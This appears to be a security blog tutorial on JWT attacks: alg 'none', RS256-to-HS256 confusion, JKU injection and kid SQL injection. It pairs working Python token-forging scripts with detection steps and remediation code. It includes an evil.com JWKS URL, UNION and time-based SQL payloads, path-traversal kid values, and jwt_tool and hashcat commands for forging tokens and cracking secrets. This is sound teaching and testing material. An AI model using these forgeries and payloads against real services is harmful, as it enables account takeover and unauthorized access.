JWT Algorithm Confusion to Account Takeover: RS256→HS256, JKU Injection & kid SQLi

JSON Web Tokens (JWTs) are the de facto authentication primitive across modern web applications, microservices, and APIs. Yet their flexibility, specifically the delegated algorithm selection embedded within each token, has repeatedly proven catastrophic. Six new critical CVEs affecting widely-deployed JWT libraries were disclosed in 2025 alone, with several enabling full account takeover with a single forged token.
This post covers three weaponizable attack classes in depth: Algorithm Confusion (RS256→HS256), JKU Header Injection, and kid Parameter SQL Injection. Each section includes a working proof-of-concept chain, detection methodology, and targeted remediation guidance.
JWT Internals: A Technical Primer
A JWT consists of three Base64URL-encoded components, Header, Payload, and Signature, concatenated by dots. The header declares the algorithm used to sign the token. The server should enforce which algorithms are acceptable; the vulnerability arises when it instead trusts the client-supplied alg value.
// Decoded JWT Header (RS256 — asymmetric)
{
  "alg": "RS256",   // RSA-SHA256 — uses public/private key pair
  "typ": "JWT",
  "kid": "key-2025-01"  // Key ID — used to look up signing key
}

// Decoded JWT Payload
{
  "sub":  "user_9821",
  "role": "user",
  "iat":  1744473600,
  "exp":  1744560000
}
Pro-Tip: JWTs use Base64URL encoding, not standard Base64. This means all + characters are replaced with -, all / characters are replaced with _, and any trailing = padding characters are completely removed. If you are crafting payloads in the terminal or Python, ensure you strip the padding, or the server will reject the token format before it even checks the signature.
Attack 0: The "None" Algorithm Acceptance
Historically, the JWT specification defined a none algorithm for contexts where the token has already been verified by other means. If a modern library is misconfigured to accept this, an attacker can simply strip the signature entirely.
PoC:
- Decode the header and change
"alg": "RS256"to"alg": "none". - Change the payload to elevate privileges (
"role": "admin"). - Base64URL encode both parts and concatenate them with a dot, leaving the signature portion blank:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.(Note the trailing dot!)
Attack 1: Algorithm Confusion (RS256 → HS256)
This is arguably the highest-impact JWT vulnerability class. It exploits a design flaw in libraries that accept algorithm selection from the token itself without validating it against an allowed list.
Root Cause: RS256 is asymmetric, signed with a private key, verified with the public key. HS256 is symmetric, both sign and verify using the same secret. When an attacker switches alg to HS256 and signs the token with the server's public RSA key (which is often publicly accessible), a vulnerable server will happily verify it using that same public key as the HMAC secret.

PoC: Forging an HS256 Token Using the RSA Public Key
Python 3 — Algorithm Confusion PoC
import jwt, base64, json
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.backends import default_backend

# 1. Load the server's RSA public key (from /jwks.json or cert)
with open("server_pubkey.pem", "rb") as f:
    pub_key_bytes = f.read()

# 2. Craft malicious payload with elevated privileges
payload = {
    "sub": "victim_user_id",
    "role": "admin",   # escalated
    "iat": 1744473600,
    "exp": 9999999999  # far-future expiry
}

# 3. Sign with HS256 using RSA public key bytes as the HMAC secret
forged_token = jwt.encode(
    payload,
    pub_key_bytes,          # public key used as HMAC secret
    algorithm="HS256"
)

print(f"Forged token: {forged_token}")
# Send as: Authorization: Bearer <forged_token>
Attack 2: JKU Header Injection
The jku (JWK Set URL) header parameter tells the server where to fetch the public keys used for token verification. If the application fetches this URL without domain validation, an attacker can point it to an attacker-controlled server hosting a custom JWK Set, effectively telling the server which key to use for verification, then signing with the corresponding private key.

Step 1: Generate Attacker-Controlled RSA Key Pair
Bash
# Generate RSA key pair
openssl genrsa -out attacker_priv.pem 2048
openssl rsa -in attacker_priv.pem -pubout -out attacker_pub.pem

# Convert public key to JWK format for hosting
# Use jwt_tool or python-jwcrypto to output JWK Set JSON
Step 2: Craft the Malicious JWT with jku Pointing to Your Server
Python 3 — JKU Injection PoC
import jwt
from cryptography.hazmat.primitives import serialization

with open("attacker_priv.pem", "rb") as f:
    private_key = f.read()

headers = {
    "alg": "RS256",
    "jku": "https://evil.com/.well-known/jwks.json",  # attacker JWKS
    "kid": "attacker-key-id"   # must match key in your JWKS
}

payload = {
    "sub": "admin",
    "role": "superadmin",
    "exp": 9999999999
}

forged = jwt.encode(payload, private_key, algorithm="RS256", headers=headers)
print(forged)
# Server fetches evil.com/jwks.json, finds attacker's public key,
# verifies signature → valid. Full account takeover.
Bypass Variants
Even when JKU domain allowlisting is implemented, URL confusion bypasses are common: https://allowed.com.evil.com/, https://[email protected]/, SSRF via open redirects on the allowed domain, or HTTP parameter pollution. Always test these variants.
Attack 3: kid Parameter SQL Injection
The kid (Key ID) header is used by the server to look up the correct signing key from a database or key store. When this lookup is performed via an unsanitized SQL query, it opens the door to SQL injection, and ultimately, complete signature bypass.
The classic exploit injects SQL that forces the query to return an empty or attacker-controlled string, then signs the JWT using that same value as the HMAC secret, yielding a fully valid, forged token.
Vulnerable SQL Query Pattern
SQL (Vulnerable Pattern)
-- Vulnerable key lookup in application code
SELECT secret_key FROM signing_keys WHERE kid = '<kid_from_header>';

-- Attacker injects: kid = "x' UNION SELECT 'attacker_secret'-- -"
-- Resulting query:
SELECT secret_key FROM signing_keys WHERE kid = 'x'
  UNION SELECT 'attacker_secret'-- -';
-- Returns: 'attacker_secret' — attacker now knows the signing secret!
Full PoC: kid SQLi → Signature Bypass
Python 3 — kid SQLi → Forged JWT
import jwt, json, base64

# Inject SQL via kid header to force a known secret to be returned
malicious_kid = "x' UNION SELECT 'pwned_secret'-- -"

header = {
    "alg": "HS256",
    "kid": malicious_kid
}

payload = {
    "sub": "admin",
    "role": "admin",
    "exp": 9999999999
}

# Sign with the same value the SQLi forces the DB to return
forged_token = jwt.encode(
    payload,
    "pwned_secret",     # must match UNION-injected value
    algorithm="HS256",
    headers={"kid": malicious_kid}
)

print(forged_token)
# Server executes SQL with kid injection, gets 'pwned_secret',
# uses it to verify HMAC-SHA256 → Signature valid → ATO
Null Byte & Path Traversal Variants
In file-based key stores, kid is sometimes used to construct a filesystem path: /keys/<kid>.pem. Inject kid: "../../dev/null" to make the server read an empty file, then sign the JWT with an empty string as the secret.
Vulnerability Discovery Methodology
- Intercept and Decode Every JWT - Use Burp Suite's JWT Editor extension or
jwt_toolto automatically decode and annotate JWTs in traffic. Look foralg,kid,jku,x5ufields. - Check Algorithm Flexibility - Swap
algtonone,HS256,HS384,RS256and observe server response. A 200 with different alg = likely vulnerable. Usejwt_tool -X afor automated confusion testing. - Test jku/x5u Parameters - Add
jkuorx5upointing to Burp Collaborator / interactsh. Fire the token and check for outbound HTTP. If callbacks arrive → confirmed SSRF/injection vector. - Fuzz the kid Parameter - Inject SQLi payloads: single quote, UNION SELECT, time-based (
'; WAITFOR DELAY '0:0:5'-- -). Also try path traversal:../../etc/passwd,../../dev/null. - Check for Public Key Exposure - Enumerate
/.well-known/jwks.json,/oauth/.well-known/openid-configuration,/api/v1/jwks. If the RSA public key is accessible, attempt the RS256→HS256 confusion attack. - Verify Library Versions - Check error headers or package manifests for JWT library versions. Cross-reference against the 2025 CVE list. Known-vulnerable versions are instant triage targets.
Key Tools
Bash — Tool Reference
# jwt_tool — All-in-one JWT attack framework
python3 jwt_tool.py <token> -X a          # algorithm confusion
python3 jwt_tool.py <token> -X s          # JWKS spoof (JKU injection)
python3 jwt_tool.py <token> -I -pc role -pv admin   # payload inject

# Burp Suite JWT Editor extension
# Right-click token → JWT Editor → Attack → Embedded JWK / JWKS Spoof

# hashcat — crack weak HS256 secrets
hashcat -a 0 -m 16500 <jwt> /usr/share/wordlists/rockyou.txt
2025 CVE Reference: JWT Library Vulnerabilities
| CVE | Library / Product | Attack Class | CVSS | Impact |
|---|---|---|---|---|
CVE-2025-4692 |
python-jose ≤ 3.3.0 | Algorithm Confusion | 9.1 CRITICAL | Full ATO via RS256→HS256 |
CVE-2025-30144 |
Spring Security JOSE | JKU Injection / SSRF | 8.8 HIGH | SSRF + signature bypass |
CVE-2025-27371 |
golang-jwt/jwt v4 | Algorithm Confusion | 8.5 HIGH | Privilege escalation |
Remediation & Secure Implementation
1. Enforce Algorithm on the Server Side
Python — Secure JWT Verification
import jwt

# ❌ VULNERABLE — trusts algorithm from token header
decoded = jwt.decode(token, public_key, algorithms=jwt.algorithms.get_default_algorithms())

# ✅ SECURE — explicitly restrict to expected algorithm
decoded = jwt.decode(
    token,
    public_key,
    algorithms=["RS256"],    # strict allowlist, NEVER include 'none' or 'HS256'
    options={"verify_exp": True}
)
2. Disable jku / x5u Header Processing
Node.js — Disable JKU Processing
const jwt = require('jsonwebtoken');

// ✅ Hardcode the signing key — never fetch from token-supplied URL
jwt.verify(token, process.env.JWT_PUBLIC_KEY, {
  algorithms: ['RS256'],
  complete: false
});

// If using a JWKS endpoint, validate the URL against a strict allowlist
const ALLOWED_JWKS = 'https://auth.yourdomain.com/.well-known/jwks.json';
if (token_jku !== ALLOWED_JWKS) throw new Error('Invalid JKU');
3. Parameterize the kid Database Lookup
Node.js + PostgreSQL — Parameterized Query
// ❌ VULNERABLE — Direct interpolation
const query = `SELECT secret FROM keys WHERE kid = '${kid}'`;

// ✅ SECURE — Parameterized query prevents SQLi
const result = await db.query(
  'SELECT secret FROM keys WHERE kid = $1',
  [kid]   // kid is safely parameterized
);

// Also validate kid against a strict allowlist / UUID format
if (!/^[a-zA-Z0-9_-]{1,64}$/.test(kid)) throw new Error('Invalid kid');
Secure Baseline Checklist
Hardcode allowed algorithms, never read from the token. Reject alg: none unconditionally. Maintain an internal key map keyed by kid , no dynamic URL fetching. Validate and sanitize kid values. Rotate signing keys periodically. Use short token lifetimes (<15 minutes for sensitive contexts).
References
- PortSwigger Web Academy — JWT Attacks portswigger.net/web-security/jwt
- CVE-2025-4692 — python-jose Algorithm Confusion nvd.nist.gov/vuln/detail/CVE-2025-4692
- CVE-2025-30144 — Spring Security JKU Injection nvd.nist.gov/vuln/detail/CVE-2025-30144
- ticarpi/jwt_tool — JWT Attack Framework github.com/ticarpi/jwt_tool
- RFC 7519 — JSON Web Token Specification datatracker.ietf.org/doc/html/rfc7519
- Auth0 — Critical Vulnerabilities in JWT Libraries (Classic) auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries
- HackTricks — JWT Vulnerabilities book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens